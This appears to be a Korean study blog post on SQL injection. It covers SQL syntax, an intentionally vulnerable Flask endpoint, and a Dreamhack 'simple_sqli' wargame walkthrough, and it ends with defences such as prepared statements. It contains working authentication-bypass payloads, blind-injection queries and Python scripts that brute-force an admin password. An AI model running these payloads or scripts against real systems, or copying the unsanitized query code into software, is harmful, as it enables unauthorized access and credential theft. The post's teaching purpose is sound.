**인젝션 (Injection)**은 주입이라는 뜻을 지닌 영단어로써 이용자의 입력값이 애플리케이션의 처리 과정에서 구조나 문법적인 데이터로 해석되어 발생하는 취약점을 의미한다.
SQL 인젝션을 공부하기 전, DB에 대해 공부해야 한다.
SQL Injection
SQL Injection이란, 인젝션 공격의 한 종류로써, DBMS에서 사용하는 쿼리를 임의로 조작해 데이터베이스의 정보를 획득하는 서버 사이드 공격 취약점.
**SQL Injection(SQL 인젝션)**을 이해하기 위해선 먼저 데이터베이스에 대해 알아야 한다.
웹 해킹에서 대부분의 취약점은 미흡한 입력값 검증에서 발생한다.
SQL 인젝션 또한 그러하다. 미흡한 입력값 검증 때문에 이용자의 입력값이 데이터베이스 문법으로 인식되기 때문에 공격자의 의도대로 DB에서 작업을 수행하는 것이다.

위 이미지를 보면 흐름을 이해할 수 있다.
SQL Injection 공격 예시SELECT * FROM accounts WHERE user_id='njwon' and user_pw='password' 이 쿼리는 유저의 로그인을 처리하는 아주 기본적인 쿼리이다.
위 쿼리를 이렇게 바꾸면 어떨까?SELECT * FROM accounts WHERE user_id='njwon' --' and user_pw='password' password 속성의 비교문을 주석 처리하면서 id만 알면 로그인을 할 수 있게 되었다.
Blind SQL Injection
앞서 SQL 인젝션을 통해 의도하지 않은 결과를 반환해 인증을 우회하는 것을 알아보았다. 해당 공격은 인증 우회 이외에도 데이터베이스의 데이터를 알아내기 위해 사용 가능하다. 이때 사용할 수 있는 공격 기법으로는 Blind SQL Injection이 있다. 해당 공격 기법은 스무고개 게임과 비슷하게 공격자가 질의를 하면 서버가 긍정 혹은 부정으로 대답을 해 데이터를 알아낼 수 있다.
Blind SQL Injection 공격 쿼리
# 첫 번째 글자 구하기
SELECT * FROM user_table WHERE uid='admin' and substr(upw,1,1)='a'-- ' and upw=''; # False
SELECT * FROM user_table WHERE uid='admin' and substr(upw,1,1)='b'-- ' and upw=''; # True
# 두 번째 글자 구하기
SELECT * FROM user_table WHERE uid='admin' and substr(upw,2,1)='d'-- ' and upw=''; # False
SELECT * FROM user_table WHERE uid='admin' and substr(upw,2,1)='e'-- ' and upw=''; # True
쿼리를 살펴보면 uid가 admin인 유저의 upw를 substr() 함수에 넣어 확인하는 것을 알 수 있다.
substr() 함수는 첫번째 인자로 들어온 문자열을 두번째 인자부터 세번째 인자까지 뽑아내 반환한다.
고로 위 공격 쿼리는 upw의 전체 문자열을 하나하나 확인하며 알아내는 쿼리라고 볼 수 있다.
이러한 substr 외에도, 각 DBMS에서 제공하는 내장 함수를 잘 이용하는 것으로 원하는 데이터를 추출할 수 있다.
자동화
Blind SQL Injection은 한 바이트씩 비교하여 공격하는 방식이기 때문에 다른 공격에 비해 많은 시간을 들여야한다. 만약 이를 사람이 직접 하나하나 확인한다면 엄청난 시간이 소요될 것이다. 이러한 문제를 해결하기 위해서는 공격을 자동화하는 스크립트를 작성하는 방법이 있다. 공격 스크립트를 작성하기에 앞서 유용한 라이브러리를 알아보겠다. 파이썬은 HTTP 통신을 위한 다양한 모듈이 존재하는데, 대표적으로 requests 모듈이 있다. 해당 모듈은 다양한 메소드를 사용해 HTTP 요청을 보낼 수 있으며 응답 또한 확인할 수 있다.
아래 코드는 requests 모듈을 통해 HTTP의 GET 메소드 통신을 하는 예제 코드이다. requests.get은 GET 메소드를 사용해 HTTP 요청을 보내는 함수로, URL과 Header, Parameter와 함께 요청을 전송할 수 있다.
requests 모듈 GET 예제 코드
    import requests
    url = 'https://dreamhack.io/'
    headers = {
        'Content-Type': 'application/x-www-form-urlencoded',
        'User-Agent': 'DREAMHACK_REQUEST'
    }
    params = {
        'test': 1,
    }
    for i in range(1, 5):
        c = requests.get(url + str(i), headers=headers, params=params)
        print(c.request.url)
        print(c.text)
아래 코드는 HTTP의 POST 메소드 통신을 하는 예제 코드이다. requests.post는 POST 메소드를 사용해 HTTP 요청을 보내는 함수로 URL과 Header, Body와 함께 요청을 전송할 수 있다.
requests 모듈 POST 예제 코드
    import requests
    url = 'https://dreamhack.io/'
    headers = {
        'Content-Type': 'application/x-www-form-urlencoded',
        'User-Agent': 'DREAMHACK_REQUEST'
    }
    data = {
        'test': 1,
    }
    for i in range(1, 5):
        c = requests.post(url + str(i), headers=headers, data=data)
        print(c.text)
HTTP GET request로 파라미터를 전달받는 홈페이지에 Blind SQL Injection을 시도한다고 가정해보자. 공격하기에 앞서, 아스키 범위 중 이용자가 입력할 수 있는 모든 문자의 범위를 지정해야 한다. 예를 들어, 비밀번호의 경우 알파벳과 숫자 그리고 특수 문자로 이뤄진다. 이는 아스키 범위의 출력 가능한 모든 문자이며, Python에서는 string 모듈을 이용해 string.printable로 접근할 수 있다. 이 사안을 고려해 작성한 스크립트는 다음과 같다.
#!/usr/bin/python3
    import requests
    import string
    # example URL
    url = 'http://example.com/login'
    params = {
        'uid': '',
        'upw': ''
    }
    # ascii printables
    tc = string.printable
    # 사용할 SQL Injection 쿼리
    query = '''admin' and substr(upw,{idx},1)='{val}'-- '''
    password = ''
    # 비밀번호 길이는 20자 이하라 가정
    for idx in range(0, 20):
        for ch in tc:
            # query를 이용하여 Blind SQL Injection 시도
            params['uid'] = query.format(idx=idx+1, val=ch).strip("\n")
            c = requests.get(url, params=params)
            print(c.request.url)
            # 응답에 Login success 문자열이 있으면 해당 문자를 password 변수에 저장
            if c.text.find("Login success") != -1:
                password += ch
                break
    print(f"Password is {password}")
코드를 살펴보면, 비밀번호에 포함될 수 있는 문자를 string 모듈을 사용해 생성하고, 한 바이트씩 모든 문자를 비교하는 반복문을 작성한다. 반복문 실행 중에 반환 결과가 참일 경우에 페이지에 표시되는 "Login success" 문자열을 찾고, 해당 결과를 반환한 문자를 password 변수에 저장한다. 반복문을 마치면 "admin" 계정의 비밀번호를 알아낼 수 있다.
SQL
SQL은 각각 DDL(Data Definition Language), DML(Data Manipulation Language), **DCL(Data Control Language)**로 나뉜다.
| 설명 | DDL | DML | DCL |
|---|---|---|---|
| 설명 | 구조를 정의하거나 변경, 삭제할 때 사용하는 SQL 구문 | 데이터를 조회, 삽입, 수정, 삭제할 때 사용합니다. 실무에서 가장 많이 사용되는 SQL 구문. SQL 인젝션의 주 타겟이다. |
데이터에 대한 접근을 통제하고 보안을 유지하기 위해 사용하는 구문 |
| 예시 | CREATE, ALTER, DROP | SELECT, INSERT, UPDATE, DELETE | GRANT, REVOKE |
SQL 인젝션의 주 타겟은 DML이다. 우리가 웹서비스에서 사용하는 기능은 대부분 DML이기 때문이다. 그렇기에 DML을 사용하는 법과 SQL 문법을 알고 있으면 SQL 인젝션을 보다 수월하게 진행할 수 있다.
아래는 DML 문법들에 대한 설명이다.
SELECT
# mysql SELECT Statement https://dev.mysql.com/doc/refman/8.0/en/select.html

SELECT
    select_expr [, select_expr] ...
FROM table_references
WHERE where_condition
[GROUP BY {col_name | expr | position}, ... [WITH ROLLUP]]
[ORDER BY {col_name | expr | position} [ASC | DESC], ... [WITH ROLLUP]]
[LIMIT {[offset,] row_count | row_count OFFSET offset}]
SELECT는 데이터를 조회하는 구문이다. 위는 MYSQL 공식 페이지에서 제공하는 SELECT 구문의 예시이다.
SELECT 구문에는 특정 조건을 만족하는 데이터를 찾기 위한 WHERE, 조회한 결과를 정렬하거나 특정 부분만을 확인하기 위한 ORDER BY, LIMIT 등이 있다.
SELECT
    uid, title, boardcontent
FROM board
WHERE boardcontent like '%abc%'
ORDER BY uid DESC
LIMIT 5
위 예시 쿼리를 살펴보면, 먼저 FROM 절을 사용해 board 테이블의 uid, title, boardcontent 데이터를 검색한다. 그리고 WHERE 절을 사용해 boardcontent 데이터에 “abc” 문자가 포함되어 있는지 찾는다. 이렇게 찾은 데이터를 ORDER BY 절을 통해 uid를 기준으로 내림차순 정렬한 후, 5개의 행을 결과로 반환한다.
INSERT
# mysql INSERT Statement https://dev.mysql.com/doc/refman/8.0/en/insert.html
INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
    [INTO] tbl_name
    [PARTITION (partition_name [, partition_name] ...)]
    [(col_name [, col_name] ...)]
    { {VALUES | VALUE} (value_list) [, (value_list)] ...
      |
      VALUES row_constructor_list
    }
INSERT는 데이터를 추가하는 구문이다. 위는 MYSQL 공식 페이지에서 제공하는 INSERT 구문의 예시이다.
INSERT 구문에는 데이터를 추가할 테이블과 컬럼을 정의하는 INTO, 추가할 데이터를 정의하는 VALUES 등이 있다.
INSERT
    INTO board (title, boardcontent)
    VALUES ('title 1', 'content 1'), ('title 2', 'content 2');
위 코드들은 INSERT 구문을 사용한 예시이다. 쿼리를 살펴보면, INTO 절을 사용해 추가할 테이블과 컬럼을 각각 board와 title, boardcontent로 명시한다. 그리고** VALUES 절을 통해 INTO 절에서 명시한 테이블의 각각의 컬럼에 “title 1”, “content 1”과 “title 2”, “content 2” 데이터를 추가**한다. 이처럼 쿼리 한 줄로 두 개 이상의 데이터를 추가할 수 있다.
INSERT
    INTO board (title, boardcontent)
    VALUES ('title 1', (select upw from users where uid='admin'));
이 밖에도, 다음과 같이 서브 쿼리를 통해 다른 테이블에 존재하는 데이터를 추가할 수 있다. 쿼리를 살펴보면, 이전과 같이 추가할 테이블과 컬럼을 각각 board와 title, boardcontent로 명시한다. 그리고 데이터를 추가하되, boardcontent에는 SELECT 구문을 실행해 users 테이블에 uid 컬럼의 값이 “admin”인 행을 찾고, 해당하는 행의 upw 데이터를 추가한다. 이처럼 서브쿼리를 사용하면 다른 테이블에 있는 데이터를 그대로 가져와 삽입할 수 있다.
UPDATE
# mysql UPDATE https://dev.mysql.com/doc/refman/8.0/en/update.html
UPDATE [LOW_PRIORITY] [IGNORE] table_references
    SET assignment_list
    [WHERE where_condition]
UPDATE는 데이터를 수정하는 구문이다. 위는 MYSQL 공식 페이지에서 제공하는 UPDATE 구문의 예시이다.
UPDATE 구문에는 수정할 컬럼과 데이터를 정의하는 SET, 수정할 데이터의 조건을 정의하는 WHERE 등이 있다.
UPDATE board
    SET boardcontent = "update content 2"
    WHERE title = 'title 1';
위는 UPDATE 구문을 사용한 예시이다. 쿼리를 살펴보면, board 테이블의 boardcontent 컬럼을 “update content 2” 문자열로 수정한다. 수정될 데이터의 조건은 title 컬럼의 값이 “title 1”인 행인 것을 WHERE 절을 통해 알 수 있다.
DELETE
# mysql DELETE https://dev.mysql.com/doc/refman/8.0/en/delete.html
DELETE [LOW_PRIORITY] [QUICK] [IGNORE] FROM tbl_name [[AS] tbl_alias]
    [PARTITION (partition_name [, partition_name] ...)]
    [WHERE where_condition]
    [ORDER BY ...]
    [LIMIT row_count]
DELETE는 데이터를 삭제하는 구문입니다. 위는 MYSQL 공식 페이지에서 제공하는 DELETE 구문의 예시이다.
DELETE 구문에는 삭제할 테이블을 정의하는 FROM, 삭제할 데이터의 조건을 정의하는 WHERE 절이 있다.
DELETE FROM board
    WHERE title = 'title 1';
위는 DELETE 구문을 사용한 예시이다. 쿼리를 살펴보면, board 테이블의 title 컬럼이 “title 1”인 행을 삭제하는 것을 알 수 있다.
위 DML 쿼리들을 사용해 서비스의 CRUD 기능을 구현할 수 있다.
SQL 특징
UNION
UNION은 다수의 SELECT 구문의 결과를 결합하는 절이다. 해당 절을 통해 다른 테이블에 접근하거나 원하는 쿼리 결과를 생성해 애플리케이션에서 처리하는 타 데이터를 조작할 수 있다. 그렇기에 UNION은 애플리케이션이 데이터베이스 쿼리의 실행 결과를 출력하는 경우 유용하게 사용할 수 있는 절이다.
아래는 UNION 절의 사용 예시이다. username과 password 컬럼에 각각 "DreamHack", "DreamHack PW"가 일치하는 데이터를 조회한 것을 알 수 있다.
UNION 절의 사용 예시
    mysql> SELECT * FROM UserTable UNION SELECT "DreamHack", "DreamHack PW";
    /*
    +-----------+--------------+
    | username  | password     |
    +-----------+--------------+
    | admin     | admin        |
    | guest     | guest        |
    | DreamHack | DreamHack PW |
    +-----------+--------------+
    3 rows in set (0.01 sec)
    */
해당 구문을 사용할 때에는 두 가지 필수 조건을 만족해야 한다.
첫 번째로는 이전 SELECT 구문과 UNION을 사용한 구문의 실행 결과 중 컬럼의 갯수가 같아야 한다.
두 번째로는 특정 DBMS에서 이전 SELECT 구문과 UNION을 사용한 구문의 컬럼 타입이 같아야 한다.
서브 쿼리
서브 쿼리 (Subquery)는 한 쿼리 내에 또 다른 쿼리를 사용하는 것을 의미한다. 서브 쿼리를 사용하기 위해서는 쿼리 내에서 괄호 안에 구문을 삽입해야하며, SELECT 구문만 사용할 수 있다. 공격자는 서브 쿼리를 통해 쿼리가 접근하는 테이블이 아닌 다른 테이블에 접근하거나 SELECT 구문을 사용하지 않는 쿼리문에서 SQL Injection 취약점이 발생할 때 SELECT 구문을 사용할 수 있다.
mysql> SELECT 1,2,3,(SELECT 456);
/*
+---+---+---+--------------+
| 1 | 2 | 3 | (SELECT 456) |
+---+---+---+--------------+
| 1 | 2 | 3 |          456 |
+---+---+---+--------------+
1 row in set (0.00 sec)
*/
서브 쿼리의 예시.
COLUMNS 절
SELECT 구문의 컬럼 절에서 서브 쿼리를 사용할 때에는 단일 행 (Single Row)과 단일 컬럼(Single Column)이 반환되도록 해야 한다. 복수의 행 또는 컬럼을 반환하면 에러가 발생한다.
     mysql> SELECT username, (SELECT "ABCD" UNION SELECT 1234) FROM users;
    ERROR 1242 (21000): Subquery returns more than 1 row
    mysql> SELECT username, (SELECT "ABCD", 1234) FROM users;
    ERROR 1241 (21000): Operand should contain 1 column(s)
FROM 절
FROM 절에서 사용하는 서브 쿼리를 인라인 뷰 (Inline View)라고 하며, 이는 다중 행 (Multiple Row)과 다중 컬럼 (Multiple Column) 결과를 반환할 수 있다.
     mysql> SELECT * FROM (SELECT *, 1234 FROM users) as u;
    /*
    +----------+------+
    | username | 1234 |
    +----------+------+
    | admin    | 1234 |
    | guest    | 1234 |
    +----------+------+
    2 rows in set (0.00 sec)
    */
WHERE 절
WHERE 절에서 서브 쿼리를 사용하면 다중 행 결과를 반환하는 쿼리문을 실행할 수 있다.
mysql> SELECT * FROM users WHERE username IN (SELECT "admin" UNION SELECT "guest");
/*
+----------+----------+
| username | password |
+----------+----------+
| admin    | admin    |
| guest    | guest    |
+----------+----------+
2 rows in set (0.00 sec)
*/
Application Logic
SQL Injection은 애플리케이션 내부에서 사용하는 데이터베이스의 데이터를 조작하는 기법이다. 만약, 특정 쿼리를 실행했을 때 쿼리의 실행 결과가 애플리케이션에서 보여지지 않는다면 공격자 입장에서는 데이터베이스의 정보를 추측하기 어렵다. 대부분의 애플리케이션은 데이터베이스의 결과에 따라 각기 다른 기능을 수행한다. 예를 들어, 특정 번호의 게시물을 조회할 때 번호에 일치하는 게시물이 있다면 이용자에게 보여주고, 없다면 게시물이 존재하지 않는다는 메시지를 출력한다. 이를 통해 공격자는 참과 거짓을 구분하여 공격을 수행할 수 있다.(Blind SQL Injection)
## pip3 install PyMySQL //pymysql 라이브러리를 설치하기 위한 명령어
    from flask import Flask, request
    import pymysql
    app = Flask(__name__)
    def getConnection():
      return pymysql.connect(host='localhost', user='dream', password='hack', db='dreamhack', charset='utf8')
    @app.route('/' , methods=['GET'])
    def index():
      username = request.args.get('username')
      sql = "select username from users where username='%s'" %username
      conn = getConnection()
      curs = conn.cursor(pymysql.cursors.DictCursor)
      curs.execute(sql)
      rows = curs.fetchall()
      conn.close()
      if(rows[0]['username'] == "admin"):
        return "True"
      else:
        return "False"
    app.run(host='0.0.0.0', port=8000)
위는 Flask 프레임워크를 사용한 예제 코드이다. 코드를 살펴보면, 인자로 전달된 username을 쿼리로 사용하면서 SQL Injection이 발생하며, 해당 쿼리의 결과로 username이 "admin"일 경우 참을, 아닌 경우에는 거짓을 반환한다.
Logic 이용 공격
데이터베이스가 아래와 같이 구성되어 있다고 가정하자.
| username | password |
|---|---|
| admin | Password_for_admin |
| guest | guest_Password |
UNION을 사용한 공격
UNION 절을 사용하면 두 개의 SELECT 구문의 결과를 반환하므로 참을 반환할 수 있다. 아래는 SQL Injection으로 새로운 쿼리를 삽입한 모습이다. 공격 코드를 삽입하면 UNION 절에서 "admin"을 반환하기 때문에 애플리케이션에서 참을 반환하게 된다.
UNION 절을 이용한 공격
    /?username=' union select 'admin' -- -
    ==> True
비교 구문을 사용한 공격
애플리케이션에서 "admin"을 반환해 관리자 권한으로 로그인하는 방법도 있지만 관리자 계정의 비밀번호를 알아내는 방법 또한 존재한다. SQL에서는 IF문을 사용해 비교 구문을 만들 수 있다. 해당 구문을 통해 관리자 계정의 비밀번호를 한 글자씩 알아낼 수 있다. 아래는 비교 구문을 통해 관리자 계정의 비밀번호를 한 글자씩 알아내는 공격 쿼리이다.
    /?username=' union select if(substr(password,1,1)='B', 'admin', 'not admin') from users where username='admin' -- -
    ==> False
    /?username=' union select if(substr(password,1,1)='P', 'admin', 'not admin') from users where username='admin' -- -
    ==> True
    /?username=' union select if(substr(password,2,1)='a', 'admin', 'not admin') from users where username='admin' -- -
    ==> True
substr() 함수를 이용해 비밀번호 첫 번째 바이트가 'B'인지 비교하고, 반환 결과를 통해 비밀번호의 첫 번째 바이트는 'B'가 아님을 알 수 있다. 이후 두 번째와 세 번째 쿼리의 반환 결과를 통해 첫 번째 바이트가 'P', 두 번째 바이트가 'a'인 것을 알아낼 수 있다. 이와 같은 방법으로 관리자 계정의 비밀번호를 알아낼 수 있다.
wargame 풀이
simple_sqli 문제를 풀이해 보았다.
#!/usr/bin/python3
from flask import Flask, request, render_template, g
import sqlite3
import os
import binascii

app = Flask(__name__)
app.secret_key = os.urandom(32)

try:
    FLAG = open('./flag.txt', 'r').read()
except:
    FLAG = '[**FLAG**]'

DATABASE = "database.db"
if os.path.exists(DATABASE) == False:
    db = sqlite3.connect(DATABASE)
    db.execute('create table users(userid char(100), userpassword char(100));')
    db.execute(f'insert into users(userid, userpassword) values ("guest", "guest"), ("admin", "{binascii.hexlify(os.urandom(16)).decode("utf8")}");')
    db.commit()
    db.close()

def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect(DATABASE)
    db.row_factory = sqlite3.Row
    return db

def query_db(query, one=True):
    cur = get_db().execute(query)
    rv = cur.fetchall()
    cur.close()
    return (rv[0] if rv else None) if one else rv

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None:
        db.close()

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')
    else:
        userid = request.form.get('userid')
        userpassword = request.form.get('userpassword')
        res = query_db(f'select * from users where userid="{userid}" and userpassword="{userpassword}"')
        if res:
            userid = res[0]
            if userid == 'admin':
                return f'hello {userid} flag is {FLAG}'
            return f'<script>alert("hello {userid}");history.go(-1);</script>'
        return '<script>alert("wrong");history.go(-1);</script>'

app.run(host='0.0.0.0', port=8000)
FLAG 변수에 플래그가 담긴다.
get_db() 함수에서 애플리케이션이 실행되는 동안 필요할 때마다 DB 연결 객체를 가져온다.
query_db() 함수에서 매번 커서를 만들고 닫는 번거로움을 줄여주는 쿼리 실행 편의 기능을 담당한다.
close_connection() 함수는 연결 자동 종료 함수로써 DB 연결을 명시적으로 닫아 메모리 누수나 파일 잠금 문제를 해결한다.

아래의 코드로 생성된 데이터베이스 구조는 아래와 같다. userid와 userpassword 컬럼은 각각 이용자의 ID와 PW를 저장한다. 아래 schema을 살펴보면, guest 계정은 이용자가 알 수 있지만 admin 계정은 랜덤하게 생성된 16 바이트의 문자열이기 때문에 비밀번호를 예상할 수 없다.
users 테이블
| userid | userpassword |
|---|---|
| guest | guest |
| admin | 랜덤 16바이트 문자열을 Hex 형태로 표현 (32바이트) |
아래 코드는 로그인 페이지를 구성하는 코드이다. 코드를 살펴보면, 메소드에 따른 요청마다 다른 기능을 수행하는 것을 알 수 있다.
GET
userid와 userpassword를 입력할 수 있는 로그인 페이지 제공. userid와 password 입력창에 guest를 입력하면 로그인을 수행 가능.
POST
이용자가 입력한 계정 정보가 데이터베이스에 존재하는지 확인. 이때, 로그인 계정이 admin일 경우 FLAG를 출력.
취약점 분석
문제를 해결하기 위해선 admin 계정으로 로그인해 플래그를 획득해야 한다.
로그인을 진행할 때, 사용자의 입력값을 검증없이 그대로 쿼리에 삽입하므로..
SQL injection
    /*
    ID: admin" or "1 , PW: DUMMY
    userid 검색 조건 뒤에 OR (또는) 조건을 추가하여 뒷 내용이 무엇이든, admin 이 반환되도록 하는 방식
    */
    SELECT * FROM users WHERE userid="admin" or "1" AND userpassword="DUMMY"
userid에 admin" or "1 입력값을 삽입하면 전체 쿼리가 userid="admin" or "1" 조건이 되어 뒤 AND 연산자를 무시하고 반드시 실행되도록 할 수 있다.
Blind SQL injection
/login에서 폼 데이터를 POST할 때, id 값은 userid에 담기고 비밀번호 값은 userpassword에 담기는 것을 확인할 수 있다.

아래와 같은 페이로드를 이용해 비밀번호의 길이를 알아내 그 수 만큼 반복하여 admin 계정의 비밀번호를 알아낼 수 있다.
#!/usr/bin/python3
import requests
import sys
from urllib.parse import urljoin


class Solver:
    """Solver for simple_SQLi challenge"""

    def __init__(self, port: str) -> None:
        self._chall_url = f"http://host1.dreamhack.games:{port}"
        self._login_url = urljoin(self._chall_url, "login")

    def _login(self, userid: str, userpassword: str) -> requests.Response:
        return requests.post(self._login_url, data={"userid": userid, "userpassword": userpassword})

    def _sqli(self, query: str) -> requests.Response:
        return self._login(f'" or {query}-- ', "hi")

    def _sqli_lt_binsearch(self, query_tmpl: str, low: int, high: int) -> int:
        while low + 1 < high:
            mid = (low + high) // 2
            query = query_tmpl.format(val=mid)
            if "hello" in self._sqli(query).text:
                high = mid
            else:
                low = mid
        return (low + high) // 2

    def _find_password_length(self, user: str, max_pw_len: int = 100) -> int:
        query_tmpl = f'((SELECT LENGTH(userpassword) WHERE userid="{user}") < {{val}})'
        return self._sqli_lt_binsearch(query_tmpl, 0, max_pw_len)

    def _find_password(self, user: str, pw_len: int) -> str:
        pw = ""
        for idx in range(1, pw_len + 1):
            query_tmpl = f'((SELECT SUBSTR(userpassword,{idx},1) WHERE userid="{user}") < CHAR({{val}}))'
            pw += chr(self._sqli_lt_binsearch(query_tmpl, 0x20, 0x7E))
            print(f"{idx}. {pw}")
        return pw

    def solve(self) -> None:
        pw_len = self._find_password_length("admin")
        print(f"Length of the admin password is: {pw_len}")
        print("Finding password:")
        pw = self._find_password("admin", pw_len)
        print(f"Password of the admin is: {pw}")


if __name__ == "__main__":
    port = sys.argv[1]
    solver = Solver(port)
    solver.solve()
플래그 획득 성공!
SQL injection 방어
SQL 인젝션은 결국 사용자의 입력값이 단순 데이터가 아닌 SQL 쿼리로 인식되는 것이기에
**매개변수화 쿼리(Prepared Statement)**를 이용해 SQL 쿼리 구조를 선 정의하고 사용자의 입력값을 단순 데이터 취급하여 처리하면 방어된다.
이외에도 입력값 검증과 웹 어플리케이션이 이용하는 DB 계정에 필요한 권한만 부여하는 **최소 권한 원칙(Principle of Least Privilege)**을 이용하면 더 좋다.
마무리
SQL 인젝션을 방어하기 위해서 Prepared Statement만 이용해봤었는데 최소 권한 원칙의 중요성을 다시금 상기하게 됐다. 앞으로는 잘 써야지!